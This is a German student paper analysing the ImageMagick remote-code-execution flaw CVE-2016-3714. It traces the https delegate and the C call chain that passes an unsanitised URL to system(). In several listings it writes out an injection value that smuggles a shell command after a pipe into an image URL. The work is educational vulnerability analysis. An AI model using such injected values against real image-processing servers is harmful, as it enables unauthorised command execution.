hochschule
hof
University of Applied Sciences

Studienarbeit über die Schwachstelle CVE-2016-3714

Max Großmann (301118) und André Klein (359618)
Hochschule für angewandte Wissenschaften Hof

IT-Sicherheit
Wintersemester 2020/2021

Zusammenfassung:

Die Studienarbeit im Fach IT-Sicherheit befasst sich mit der Schwachstelle CVE-2016-3714 in der Software ImageMagick aus dem Jahr 2016. Diese Schwachstelle erlaubt es, eine Remote-Code-Execution auf dem angegriffenen System auszuführen, bei der durch fehlende Überprüfung des Inputs der Angriffscode in einem bearbeiteten Bild direkt im Terminal ausgeführt werden kann. Aufgrund des großen Marktanteils und der Beliebtheit von ImageMagick als schnelles und einfaches Bildbearbeitungstool ist diese Schwachstelle kritisch und wurde als Teil von „ImageTragick“ bekannt.

Inhaltsverzeichnis

Abbildungsverzeichnis

Auflistungsverzeichnis

Abkürzungsverzeichnis

CVE Common Vulnerabilities and Exposures

CVSS Common Vulnerability Scoring System

MVG Magick Vecor Graphic

OS Operating System

REST Representational State Transfer

RCE Remote Code Execution

1 Einführung

1.1 Einleitung

In der heutigen Welt spielt sich immer mehr online ab.
Termine, Meetings und Einkäufe werden immer mehr auf das Internet ausgelagert und durch passende Programme einfacher, schneller und vermeintlich sicherer gemacht.

Dadurch ergibt sich ein großes Angriffsfeld um private Daten abzugreifen und Zugriff auf fremde Dateien zu bekommen.
Angreifer finden immer neue Möglichkeiten, sich Zugriff auf ein Programm oder System zu verschaffen.

Die Notwendigkeit, vorhandene Sicherheitslücken schnell zu finden und zu schließen ist daher immens.

Die vorliegende Studienarbeit soll eine dieser Sicherheitslücken erklären, analysieren und demonstrieren.

1.2 ImageMagick

ImageMagick ist ein freies und quelloffenes Programm zur Darstellung, Bearbeitung und Konvertierung von Raster- und Vektorgrafiken.
Es wurde 1987 von John Cristy entwickelt und kann inzwischen mit über 200 verschiedenen Bildformaten umgehen [69].

ImageMagick läuft auf allen gängigen Plattformen wie Windows, MacOS, Android, iOS und Linux.

Vor allem aufgrund der Kompatibilität mit Linux wird es vor oft Webservern eingesetzt, um Nutzern die Möglichkeit zur einfachen und schnellen Bildkonvertierung oder -bearbeitung zu geben.
Praktisch jedes Tool auf einer Webseite, welches ein Bild konvertiert, verkleinert oder bearbeitet, basiert mit großer Wahrscheinlichkeit auf ImageMagick, beziehungsweise dessen Erweiterung für PHP.

Dies macht die Software natürlich zu einem beliebten Ziel für Cyberattacken.
Gerade in den letzten Jahren wurden vermehrt Schwachstellen in der Software gefunden und ausgenutzt.

So wurden im Jahr 2017 insgesamt 357 Sicherheitslücken in ImageMagick gemeldet - fünfmal mehr als in den 15! Jahren zuvor [11].
In den Jahren 2018 und 2019 ging die Zahl der gemeldeten Sicherheitslücken zwar wieder zurück, blieb mit 71, respektive 57 aber dennoch auf einem hohen Niveau.



Abbildung 1.1: Sicherheitslücken in ImageMagick nach Jahren

Bei den gefundenen Sicherheitslücken handelt es bei über der Hälfte um sogenannte „Denial-Of-Service"-Attacken, etwa 20 Prozent fallen auf „Overflow"-Attacken und knapp 6% auf „Remote-Code-Execution"-Attacken.



Abbildung 1.2: Sicherheitslücken in ImageMagick nach Typ

1.3 Schwachstelle

Die in dieser Studienarbeit behandelte Schwachstelle ist eine dieser „Remote-Code-Execution“ -Schwachstellen.

Die CVE-2016-3714 beschreibt die Möglichkeit, mittels eines mit Shell-Befehlen präparierten Bildes, fremden Code auf dem angegriffenen Rechner auszuführen.

Diese Sicherheitslücke ist so bekannt, dass sie inzwischen als Teil einer Sammlung von Sicherheitslücken unter dem Namen „ImageTragick“ bekannt ist.

ImageTragick hat den höchsten CVSS-Score von 10, was vor allem an der einfachen Durchführung des Angriffs und der möglichen weitreichenden Beeinflussung des angegriffenen Systems liegt [11].
Das präparierte Bild ist mit drei Codezeilen geschrieben und muss nur zum Beispiel an den anzugreifenden Webserver geschickt werden.
Der Angreifer kann über die im Bild integrierten Shell-Befehle sämtliche Befehle auf User-Recht-Level ausführen.

Betroffen von dieser Schwachstelle sind die ImageMagick-Versionen vor 6.9.3-10 sowie Versionen 7.x vor 7.0.1-1.
Folgende OS-Versionen sind von der Schwachstelle betroffen [3]:

- Ubuntu 12.04
- Ubuntu 14.04
- Ubuntu 15.10
- Ubuntu 16.04
- Debian 8.0
- Debian 9.0
- Leap 42.1
- Opensuse 13.2
- Suse Linux Enterprise Server 12

Die Hersteller haben nach bekannt-werden der Schwachstelle Sicherheitspatches veröffentlicht. Gerade auf älteren Systemen, die nicht regelmäßig gewartet oder geupdatet werden, besteht nichtsdestotrotz eine realistische Chance, dass eine der betroffenen ImageMagick-Versionen noch läuft.

2 Hintergrund

2.1 Remote Code Execution

Über eine „Remote-Code-Execution“, kurz „RCE“, kann ein Angreifer auf einen fremden Computer zugreifen und diesen steuern.

Dabei muss er dazu nicht autorisiert sein oder auch nur in der Nähe des angregriffenen Computers sein.

Über eine „RCE“ kann der Angreifer schadhaften Code ausführen und so Daten klauen, den Rechner des Opfers beeinflussen oder im schlimmsten Fall sogar unnutzbar machen.

„Remote-Code-Executions“ gehören zu den verheerendsten Schwachstellen in IT-Systemen, da der Angreifer praktisch keine Einschränkungen hat.

2.2 Shell Grundlagen

Eine Shell ist ein Programm, das die Steuerung des Computers über die Kommandozeile ermöglicht.

Dabei werden Befehle mit der Tastatur eingegeben, an statt über ein graphisches Interface mit Maus und Keyboard.

Als ursprüngliche Art und Weise, mit einem Computer zu arbeiten, bietet die Shell einige Vorteile:

- Viele Informationen, die sonst nur durch zahlreiche Klicks mit der Maus erreichbar sind, sind über die Shell mit einem Befehl abrufbar.
- Das Automatisieren von Aufgaben ist deutlich einfacher.
- Die Arbeit ist einfacher reproduzierbar.
- Externe Server können meistens nur über eine Shell benutzt werden.

Die Shell ist auf Linux und MacOS als Bash im Terminal vorinstalliert. Auf Windows läuft die Shell als PowerShell. Zur Benutzung von Bash-Kommandos wird ein separates Programm benötigt.
In dieser Arbeit wird auf Linux gearbeitet, also mit Bash.

Nach dem Starten des Terminals werden auf Linux Systeminformationen angezeigt und der aktuelle Pfad, in dem die Shell arbeitet.

```
root@vm-its:/home/max# ...
```

Listing 2.1: Beispiel Bash Start

Nun stehen bestimmte Standardbefehle (mit Ergänzungen) zur Verfügung:

- ls: Listet alle Dateien und Ordner im aktuellen Verzeichnis auf.
- cd: wechselt in das angegebene Verzeichnis
- wget/curl: Wird benutzt, um Dateien herunterzuladen [66].
- echo: Ausgabe von Zeichenketten und Variablen auf dem Standardausgabegerät [8]
- cat: War ursprünglich zum Zusammenfügen von Dateien gedacht, wird jetzt aber häufig nur benutzt, um den Inhalt einer Datei anzuzeigen [2].

Um einzelne Befehle verketten zu können, wird in der Shell die Pipe „|“ verwendet. Dabei wird die Ausgabe des ersten Befehls als Eingabe für den nächsten Befehl verwendet.

2.3 Datei-Typen

Umgangssprachlich werden als „Magic Bytes“ die ersten Bytes einer Datei bezeichnet.
Diese werden verwendet, um den Dateitypen zu identifizieren.

Diese Dateisignatur ist beim Öffnen einer Datei nicht sichtbar, kann aber zum Beispiel mit dem Linux-CommandLine-Tool „xxd“ angezeigt werden.

```
max@vm-its:~$ xxd test.jpeg
00000000: ffd8 ffdb 0084 0003 0202 0302 0203 0303  ................
...
```

Listing 2.2: Magic Bytes XXD

In einer .jpg-Datei sind die Magic Bytes immer „FF D8 FF DB“, in einer .zip-Datei „50 4B 03 04“.
So kann eine Datei sehr leicht und schnell identifiziert werden, ohne den kompletten Inhalt laden zu müssen, und das passende Programm zum Verarbeiten der Datei geöffnet werden.

2.4 ImageMagick

2.4.1 Allgemeines

Die für diese Schwachstelle benutzte Version von ImageMagick ist Version 6.9.3-9. Das verwendete Betriebssystem ist Ubuntu 16.04.

ImageMagick kommt mit einigen Standardbefehlen. Die meist verwendeten davon sind „convert“ und „identify“.

„convert“ konvertiert ein Bild in ein anderes Dateiformat, „identify“ analysiert das Bild und gibt Informationen, wie den Dateityp oder die Auflösung zurück.

Wird zum Beispiel der Befehl „convert“ im Terminal übergeben, mappt das Linux-System diesen anhand der verknüpften Binaries.

Die verknüpften Binary-Dateien können im Linux-Terminal mit dem Befehl „whereis“ abgefragt werden:

```
root@vm-its:/home/max# whereis convert
convert: /usr/local/bin/convert
```

Listing 2.3: whereis Binary Abfrage

Die verwendete Binary zum Starten von ImageMagick mit „convert“ ist also in /usr/local/bin/convert.
Der Ablauf für andere Befehle wie identify ist analog.

2.4.2 Installation

Im folgenden Kapitel wird auf dem Ubuntu 16.04 Server ImageMagick installiert und konfiguriert. Diese Installation wird in diesem und in den folgenden Kapiteln zur Ausnutzung verwendet.

ImageMagick wird in dem folgenden Kapitel über dessen Source-Code kompiliert und installiert. Dies hat den Vorteil, dass eine explizite Version gewählt werden kann.

Außerdem ist die Version, die von Ubuntu 16.04 über die Paketquellen ausgeliefert wird zu neu, um die Schwachstelle auszunutzen.

Zuerst müssen folgende Abhängigkeiten installiert werden, um C-Anwendungen kompilieren zu können:

```
apt install make
apt install gcc
```

Listing 2.4: Imagemagick Installation: Dependencies

Weiter wird nun eine von der Schwachstelle betroffene Imagemagick Version heruntergeladen und entpackt.

```
wget https://www.imagemagick.org/download/releases/ImageMagick
   -6.9.2-10.tar.xz
tar xvf ImageMagick-6.9.2-10.tar.xz
cd ImageMagick-6.9.2-10.tar.xz
```

Listing 2.5: Imagemgaick Installation: Source Code herunterladen und entpacken

Als Nächstes muss das configure-Script ausgeführt werden. Dieses ist im ImageMagick Sourcecode enthalten. Das Configure-Script ist unter anderem dafür verantwortlich zu überprüfen, ob ein C-Compiler und alle sonstigen benötigten Abhängigkeiten auf dem System installiert sind [71].

```
./configure
```

Listing 2.6: Imagemagick Installation: Configure

Für das direkte Ausnutzen der Schwachstelle wird kein JPEG und PNG Support benötigt. Allerdings ist es für demonstrationszwecke sinnvoll, auch diese Dateiformate aktiviert zu haben. Auch in der PHP Anwendung soll man später die Möglichkeit haben selbst solche Bild-Dateien hochladen zu können, auf denen dann Imagemagick-Operationen angewendet werden.

Beim Betrachten der Configure-Ausgabe, wird ersichtlich, dass zwar versucht wird die Delegates für PNG und JPEG zu laden (siehe Option), dies aber nicht möglich ist. (Siehe 'no' in 'Value' Spalte)

```
               Option                                 Value
-----------------------------------------------------------
(...)

Delegate Library Configuration:
(...)
JPEG v1            --with-jpeg=yes             no
(...)
PNG                --with-png=yes              no
(...)
```

Listing 2.7: Imagemagick Installation: Auszug aus Configure-Output

Das hat den Hintergrund, dass noch Abhängigkeiten für die expliziten Dateitypen fehlen.

Will man z.B. auch das JPEG installieren können, muss folgendes Paket noch installiert werden [12]:

```
apt install libjpeg-dev
```

Listing 2.8: Imagemagick Installation: Delegate Dependencies

Führt man nun den Configure-Command erneut aus, steht der Wert in der Value-Spalte auf yes.

In der Regel installiert man die Abhängigkeiten für alle Formate, die Imagemagick unterstützt. Dies wird möglich, in dem man die Debian Quellpakete [68] in der sources-list aktiviert. [9]

```
vim /etc/apt/sources.list
deb-src http://de.archive.ubuntu.com/ubuntu/ xenial main restricted
```

Listing 2.9: Imagemagick Installation: Sources List

Bevor die Build-Dependencies installiert werden können, müssen noch die Paketquellen geupdatet werden:

```
apt update
apt build-dep imagemagick
```

Listing 2.10: Imagemagick Installation: Imagemagick Build Dependencies

Führt man nun configure erneut aus, sieht man, dass nun sämtliche Delegates aktiviert werden. Darunter auch PNG und JPEG.

```
Delegate Library Configuration:
  BZLIB              --with-bzlib=yes              yes
  Autotrace          --with-autotrace=no           no
  DJVU               --with-djvu=yes               yes
  DPS                --with-dps=yes                no
  FFTW               --with-fftw=yes               yes
  FlashPIX           --with-fpx=yes                no
  FontConfig         --with-fontconfig=yes         yes
  FreeType           --with-freetype=yes           yes
  Ghostscript lib    --with-gslib=no               no
  Graphviz           --with-gvc=yes                no
  JBIG               --with-jbig=yes               yes
  JPEG v1            --with-jpeg=yes               yes
  LCMS               --with-lcms=yes               yes
  LQR                --with-lqr=yes                yes
  LTDL               --with-ltdl=yes               no
  LZMA               --with-lzma=yes               yes
  Magick++           --with-magick-plus-plus=yes   yes
  OpenEXR            --with-openexr=yes            yes
  OpenJP2            --with-openjp2=yes            no
  PANGO              --with-pango=yes              yes
  PERL               --with-perl=no                no
  PNG                --with-png=yes                yes
  RSVG               --with-rsvg=no                no
  TIFF               --with-tiff=yes               yes
  WEBP               --with-webp=yes               no
  WMF                --with-wmf=yes                yes
  X11                --with-x=                     yes
  XML                --with-xml=yes                yes
  ZLIB               --with-zlib=yes               yes
```

Listing 2.11: Imagemagick Installation: Auszug Configure Output V2

Um Imagemagick nun zu bauen, muss der make-Befehl aufgerufen werden [9].

```
make
```

Listing 2.12: Imagemagick Installation: make Befehl

Abschließend müssen die Imagemagick-Binaries noch installiert werden. Dabei werden diese an Orte kopiert, von denen sie global aufgerufen werden können [9].

```
make install
```

Listing 2.13: Imagmagick Installation: make install Befehl

2.4.3 Delegates

ImageMagick unterstützt das Bearbeiten von Bildern mithilfe diverser Quellen und Formaten.
Diese sind als „Delegates“ implementiert und dadurch austauschbar.

Nativ wird ImageMagick mit drei verschiedenen Arten von Delegates ausgeliefert, die sich durch die Angabe des Eingabe- beziehungsweise Ausgabeformats unterscheiden:

- Translatoren spezifizieren das Eingabe- und Ausgabeformat.
- Dekoder spezifizieren nur das Eingabeformat.
  Das Ausgabeformat wird automatisch erkannt.
- Enkoder spezifizieren nur das Ausgabeformat.
  Das Eingabeformat wird automatisch erkannt.

Innerhalb der Delegates werden dann „system()“-Aufrufe verwendet, um die Arbeit an die Shell weiterzuleiten.

In der Datei „delegates.xml“ findet das Mapping zwischen Delegate und spezifischem Shell-Befehl statt.

```
<delegatemap>
  <delegate decode="png" encode="bpg" command="&quot;
   @BPGEncodeDelegate@&quot; -b 12 -q %[fx:quality/2] -o &quot;%o&
   quot; &quot;%i&quot;"/>
  <delegate decode="browse" stealth="True" spawn="True" command="&quot
   ;@BrowseDelegate@&quot; http://www.imagemagick.org/; rm &quot;%i&
   quot;"/>
  <delegate decode="cdr" command="&quot;@UniconvertorDelegate@&quot; &
   quot;%i&quot; &quot;%o.svg&quot;; mv &quot;%o.svg&quot; &quot;%o&
   quot;"/>
  <delegate decode="cgm" command="&quot;@UniconvertorDelegate@&quot; &
   quot;%i&quot; &quot;%o.svg&quot;; mv &quot;%o.svg&quot; &quot;%o&
   quot;"/>
  <delegate decode="dot" command='&quot;@GVCDecodeDelegate@&quot; -
   Tsvg &quot;%i&quot; -o &quot;%o&quot;' />
  <delegate decode="edit" stealth="True" command="&quot;
   @EditorDelegate@&quot; -title &quot;Edit Image Comment&quot; -e vi
    &quot;%o&quot;"/>
  <delegate decode="html" command="&quot;@HTMLDecodeDelegate@&quot; -U
    -o &quot;%o&quot; &quot;%i&quot;"/>
  <delegate decode="https" command="&quot;@WWWDecodeDelegate@&quot; -s
    -k -L -o &quot;%o&quot; &quot;https:%M&quot;"/>
</delegatemap>
```

Listing 2.14: /config/delegates.xml.in Auszug

Der letzte Delegate „https“ wird sich im Folgenden als mitverantwortlich für die Schwachstelle zeigen.

3 CVE-2016-3714

3.1 Details zur Schwachstelle

3.1.1 Zusammenfassung

ImageMagick bietet die Möglichkeit eine Bild-Datei per URL herunterzuladen und zum Beispiel Konvertierungsoperationen auf dieser anzuwenden.

Folgendes Beispiel lädt ein Bild von „%BILD_URL%“ herunter, konvertiert es zu einer JPG Datei und speichert es unter dem Namen „image.jpg“ auf dem Dateisystem ab. „%BILD_URL%“ ist lediglich ein Platzhalter in der Dokumentation für eine Beliebige HTTP- beziehungsweise HTTPS-URL.

```
1 convert '%BILD_URL%' image.jpg
```

Listing 3.1: Beispielbefehl Codeablauf

Besonders gefährlich wird es, wenn URLs in MVG oder SVG Dateien eingebettet sind. Speziell präparierte MVG Dateien können dann unter anderem ohne direkten Shell Zugriff an einen Webserver übergeben werden. (z.B. Über einen File-Upload) Führt der Webserver dann ImageMagick-Operationen aus, kann Remote Code im Hintergrund ausgeführt werden. Ausführliche Beispiele sind im Kapitel „Ausnutzung der Schwachstelle“ zu finden.

Um die Bilddaten der URL zu bekommen, wird der externe https-Delegate benutzt. Der https-Delegate benutzt für das Mapping den folgenden Befehl, wie in der Datei config/delegates.xml.in ersichtlich ist [37].

```
90   <delegate decode="https" command="&quot;@WWWDecodeDelegate@&quot; -s
       -k -L -o &quot;%o&quot; &quot;https:%M&quot;"/>
```

Listing 3.2: config/delegates.xml.in https-Delegate

Löst man „&quot“ nun zu Anführungszeichen auf, ergibt sich der Befehl:

```
1 "@WWWDecodeDelegate@" -s -k -L -o "%o" "https:%M"
```

Listing 3.3: Aufgelöster https-Delegate-Befehl

Der „@WWWDecodeDelegate@“ ist dabei der systemspezifische Befehl für das Herunterladen einer Datei aus dem Internet - für Linux also wget, bzw. curl.
Im Platzhalter „%M“ liegt später die URL, verknüpft mit dem Bash-Angriffsbefehl.

Genau hier liegt die Schwachstelle. Der URL-Wert wird nicht ausreichend gesanatized, bevor er mit dem Platzhalter „%M“ ersetzt und der neue Befehl an den system()-Call weitergegeben wird.

Es wird folgende URL betrachtet, zusammen mit dem Angriffscode:

```
91 https://example.com"|ls "-la
```

Listing 3.4: Beispielhafte URL mit Angriffscode

Setzt man die URL nun in den „%M“ Parameter des HTTPS-Delegates ein, ergibt sich unter Linux folgender vereinfachter Befehl:

```
1 "curl" "https:https://example.com"|ls "-la"
```

Listing 3.5: HTTPS Delegate mit Angriffscode

ImageMagick nimmt nun diesen Befehl, erkennt die URL, lädt das Bild herunter und verarbeitet es wie gewünscht.

Dabei wird der „angehängte“ Angriffscode aber einfach mitgegeben bis zur Shell. Man erkennt, dass der „ls -la“-Teil nicht mehr Bestandteil der eigentlichen URL, sondern als eigenständiger Befehl - verknüpft durch die Linux-Pipe - hinter der URL steht.

Die Shell interpretiert die Pipe „|“ standardmäßig als Verknüpfung. Die Ausgabe des ersten Befehls wird als Input des zweiten Befehls verwendet.
Da der zweite Befehl keinen Input benötigt, wird dieser einfach im Hintergrund ausgeführt und der Angriff ist erfolgreich.

3.1.2 Code-Ablauf

Im Folgenden wird detailliert der Ablauf im Code dargestellt, welcher beim Ausnutzen der Schwachstelle abläuft.

Der Einstiegspunkt für das Programm ist abhängig vom übergebenen Shell-Befehl in der Kommandozeile.

Das konkrete Beispiel wird anhand folgendem „convert“-Befehl erläutert:

```
convert 'https://example.com/image.png"|ls "-la' image.jpg
```

Listing 3.6: Beispielbefehl Codeablauf

In dem Beispiel soll also ein PNG-Bild von einer Website heruntergeladen werden und zu einer JPG Datei konvertiert werden. Im Hintergrund wird der „ls -la“ Befehl ausgeführt, wodurch die hier betrachtete Schwachstelle ausgenutzt werden soll.

Weitere Beispiele sind in dem Kapitel „Ausnutzung der Schwachstelle“ zu finden.

Nach dem Ausführen des convert-Befehls wird im ImageMagick-Ordner in der Datei utilities/convert.c die main()-Methode [34] ausgeführt. Die Variable „argv“ enthält alle übergebenen Command-Parameter.

```
90 int main(int argc,char **argv)
91 {
92   return(ConvertMain(argc,argv));
93 }
```

Listing 3.7: utilities/convert.c Einstieg main()

Parameter sind hier:

1. Quellname, bestehend aus URL, sowie injectetem Command (Argument 0)
2. Zielname „image.jpg“ (Argument 1)

Die main()-Methode ruft dann die ConvertMain()-Methode in derselben Datei [27] auf.

```
67 static int ConvertMain(int argc,char **argv)
68 {
69   ...
70   status=MagickCommandGenesis(image_info,ConvertImageCommand,argc,argv
       ,(char **) NULL,exception);
71   ...
72   return(status != MagickFalse ? 0 : 1);
73 }
```

Listing 3.8: utilities/convert.c ConvertMain()

In dieser Methode ist besonders der Methodenaufruf „MagickCommandGenesis()“ [14] von Bedeutung. Diese generische Methode wendet, basierend auf den Commandline-Argumenten, Verarbeitungsoperationen auf ein Bild an.

Welche Operationen genau ausgeführt werden, entscheidet der gewählte Command. Für den convert-Befehl wird hier eine Referenz auf die Methode „ConvertImageCommand“ [26] übergeben. Für jeden ImageMagick Befehl gibt es einen eigenen Command. So zum Beispiel auch für den identify-Befehl die „IdentifyImageCommand“ [31] Methode.

Außerdem werden die Commandline-Argumente an die Methode übergeben. Der Rückgabewert, welcher in die Variable „status“ geschrieben wird, gibt an, ob alle Operationen fehlerfrei angewendet werden konnten.

Innerhalb der MagickCommandGenesis-Methode [25] werden nun zuerst einige Parameter überprüft, welche für alle ImageMagick Befehle gesetzt werden können [40]. Hier ist zum Beispiel die „-debug“-Flag zum Debugging zu nennen.

```
158 if (LocaleCompare("debug",option+1) == 0)
159   (void) SetLogEventMask(argv[++i]);
```

Listing 3.9: wand/migrify.c Debugging Flag in der MagickCommandGenesis-Methode

Anschließend wird die übergebene Command-Methode „ConvertImageCommand()“ [39] mit den convert-Befehlsargumenten ausgeführt:

```
172 status=command(image_info,argc,argv,metadata,exception);
```

Listing 3.10: wand/migrify.c Aufruf des ConvertImageCommand

Die Methode ConvertImageCommand() [26] befindet sich in wand/convert.c. Das Ziel der Methode ist es, Konvertierungs-Operationen auszuführen und eine neue Datei im passenden Format zu schreiben:

```
498 WandExport MagickBooleanType ConvertImageCommand(ImageInfo *image_info
      ,
499   int argc,char **argv,char **metadata,ExceptionInfo *exception)
500 {
501   ...
502 }
```

Listing 3.11: wand/convert.c ConvertImageCommand()

Innerhalb der Methode wird nun die ReadImages()-Methode [15] aufgerufen:

```
628   images=ReadImages(image_info,exception);
```

Listing 3.12: wand/convert.c Aufruf ReadImages()

Die ReadImages()-Methode [36] befindet sich in magick/constitue.c, liest ein oder mehrere Bilder ein und gibt diese innerhalb einer Liste zurück.

In diesem Fall wird nur ein Bild eingelesen. Manche ImageMagick Befehle, wie zum Beispiel der mogrify-Befehl [1] erlauben jedoch direkt mehrere Bilder zu behandeln.

```
790 MagickExport Image *ReadImages(const ImageInfo *image_info,
791   ExceptionInfo *exception)
792 {
793   ...
794 }
```

Listing 3.13: magick/constitute.c ReadImages()

Jedes einzelne Bild wird dann der ReadImage()-Methode [35] übergeben.

Die Methode ReadImage() prüft nun ab, ob ein interner Decoder für das Bild vorhanden ist [41].

```
486 if ((magick_info != (const MagickInfo *) NULL) &&
487     (GetImageDecoder(magick_info) != (DecodeImageHandler *) NULL))
488   {
489     // Interner Decoder vorhanden
490     ...
491     ...
492   }
493 else
494   {
495     // Kein interner Decoder vorhanden: Muss von externem Delegate
    behandelt werden
496     ...
497     (void) InvokeDelegate(read_info,image,read_info->magick,(char *)
    NULL, exception);
498     ...
```

Listing 3.14: magick/constitue.c Aufruf InvokeDelegate()

Die Schwachstelle bezieht sich auf das externe HTTPS-Delegate. Es wird also der else Zweig ausgeführt.

Im folgenden Abschnitt wird die Methode InvokeDelegate() [33] genauer betrachtet. Sie befindet sich in der Datei magick/delegate.c.

```
1097 MagickExport MagickBooleanType InvokeDelegate(ImageInfo *image_info,
1098   Image *image,const char *decode,const char *encode,ExceptionInfo *
    exception)
1099 {
1100   ...
1101 }
```

Listing 3.15: magick/delegate.c InvokeDelegate()

Innerhalb der InvokeDelegate()-Methode werden nun zuerst einige Prüfungen durchgeführt. Unter anderem wird abgeprüft, ob eine gesetzte Policy die Ausführung des Delegates verhindert [38]. Dies wird später auch bei der Verteidigung der Schwachstelle von Bedeutung sein.

```
1129 if (IsRightsAuthorized(DelegatePolicyDomain,rights,decode) ==
       MagickFalse)
1130   {
1131     errno=EPERM;
1132     (void) ThrowMagickException(exception,GetMagickModule(),
       PolicyError,
1133       "NotAuthorized","'%s'",decode);
1134     return(MagickFalse);
1135   }
```

Listing 3.16: magick/delegates.c InvokeDelegate() Policy-Überprüfung

Nachdem diese Checks erfolgreich übersprungen wurden, wird der hinterlegte-Command aus dem Delegate, zusammen mit den aktuellen Bild-Informationen and die Methode InterpretImageProperties() übergeben [18].

```
1295 command=InterpretImageProperties(image_info,image,commands[i]);
```

Listing 3.17: magick/delegates.c InvokeDelegate() InterpretImageProperties() Aufruf

Das Ziel der InterpretImageProperties-Methode [32] ist es, in dem Delegate eingebettete Platzhalter mit den entsprechenden Bild-Attributen zu ersetzen. Rückgabe der Methode ist der neue Command ohne Platzhalter. Auf mögliche Platzhalter wird gleich noch genauer eingegangen.

Für jeden gefundenen Platzhalter wird die Methode GetMagickProperty() [17] aufgerufen. Diese ersetzt einen einzelnen Platzhalter mit dem dazugehörigen Bild-Attribut.

In der Methode GetMagickProperty() [29] wird eine Unterscheidung zwischen Property-Lettern, also Platzhaltern mit einem einzelnen Zeichen (z.B. %M) und Platzhaltern mit mehreren Zeichen (z.B %basename) getroffen [44].

Für Platzhalter mit einem Zeichen wird die Methode GetMagickPropertyLetter() aufgerufen. Das HTTPS Delegate hat den Platzhalter %M in dem Command. Es handelt sich also um einen Platzhalter, welcher in der GetMagickPropertyLetter() ersetzt wird.

Die Methode GetMagickPropertyLetter() [30] enthält einen großen Switch-Case Block [42] mit allen implementierten Platzhalter-Zeichen.

```
2358 switch (letter)
2359 {
2360   case 'b':
2361   {
2362     /*
2363       Image size read in - in bytes.
2364     */
2365     (void) FormatMagickSize(image->extent,MagickFalse,value);
2366     if (image->extent == 0)
2367       (void) FormatMagickSize(GetBlobSize(image),MagickFalse,value);
2368     break;
2369   }
2370   ...
2371   case 'M':
2372   {
2373     /*
2374       Magick filename - filename given incl. coder & read mods.
2375     */
2376     string=image->magick_filename;
2377     break;
2378   ...
2379   }
```

Listing 3.18: magick/property.c GetMagickPropertyLetter Switch über mögliche Platzhalter

Hier ist unter anderem auch unser Platzhalter %M [21] aus dem HTTPS Delegate zu finden. Die Methode geht in den case-Block und setzt die Variable „string“ auf den übergebenen Filenamen. Der Inhalt der Variable „string“ wird am Ende des Switch-Blocks an den Aufrufer zurückgegeben.

Dies hat zur Folge, dass in dem Delegate-Command der Platzhalter %M mit dem übergebenen Dateinamen, also der URL und dem injecteten ls-Commands, ersetzt wird.

Nachdem aus dem Delegate-Befehl alle Parameter ersetzt wurden, wird dieser an die Methode ExternalDelegateCommand() [16] weitergegeben.

```
1301   status=ExternalDelegateCommand(delegate_info->spawn,image_info->
        verbose,
1302     command,(char *) NULL,exception) != 0 ? MagickTrue : MagickFalse;
```

Listing 3.19: magick/delegate.c Aufruf ExternalDelegateCommand()

Innerhalb der ExternalDelegateCommand()-Methode [28] wird die Methode SanitizeDelegateCommand() aufgerufen [20]:

```
395   sanitize_command=SanitizeDelegateCommand(command);
```

Listing 3.20: magick/delegate.c Aufruf SanitizeDelegateCommand()

Die SanitizeDelegateCommand()-Methode [24] bereinigt das übergebene Kommando, filtert also unzulässige Zeichen heraus. Es ist zu beachten, dass Anführungszeichen hier erlaubt sind. Dies ist auch sinnvoll, da z.B. Linux-Dateien sehr wohl Anführungszeichen im Dateinamen enthalten dürfen.

```
322 static char *SanitizeDelegateCommand(const char *command)
323 {
324   char
325     *sanitize_command;
326
327   const char
328     *q;
329
330   register char
331     *p;
332
333   static char
334     whitelist[] =
335       "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789_
    - "
336       ".@&;<>()|/\\\'\":%=~`";
337
338   sanitize_command=AcquireString(command);
339   p=sanitize_command;
340   q=sanitize_command+strlen(sanitize_command);
341   for (p+=strspn(p,whitelist); p != q; p+=strspn(p,whitelist))
342     *p='_';
343   return(sanitize_command);
344 }
```

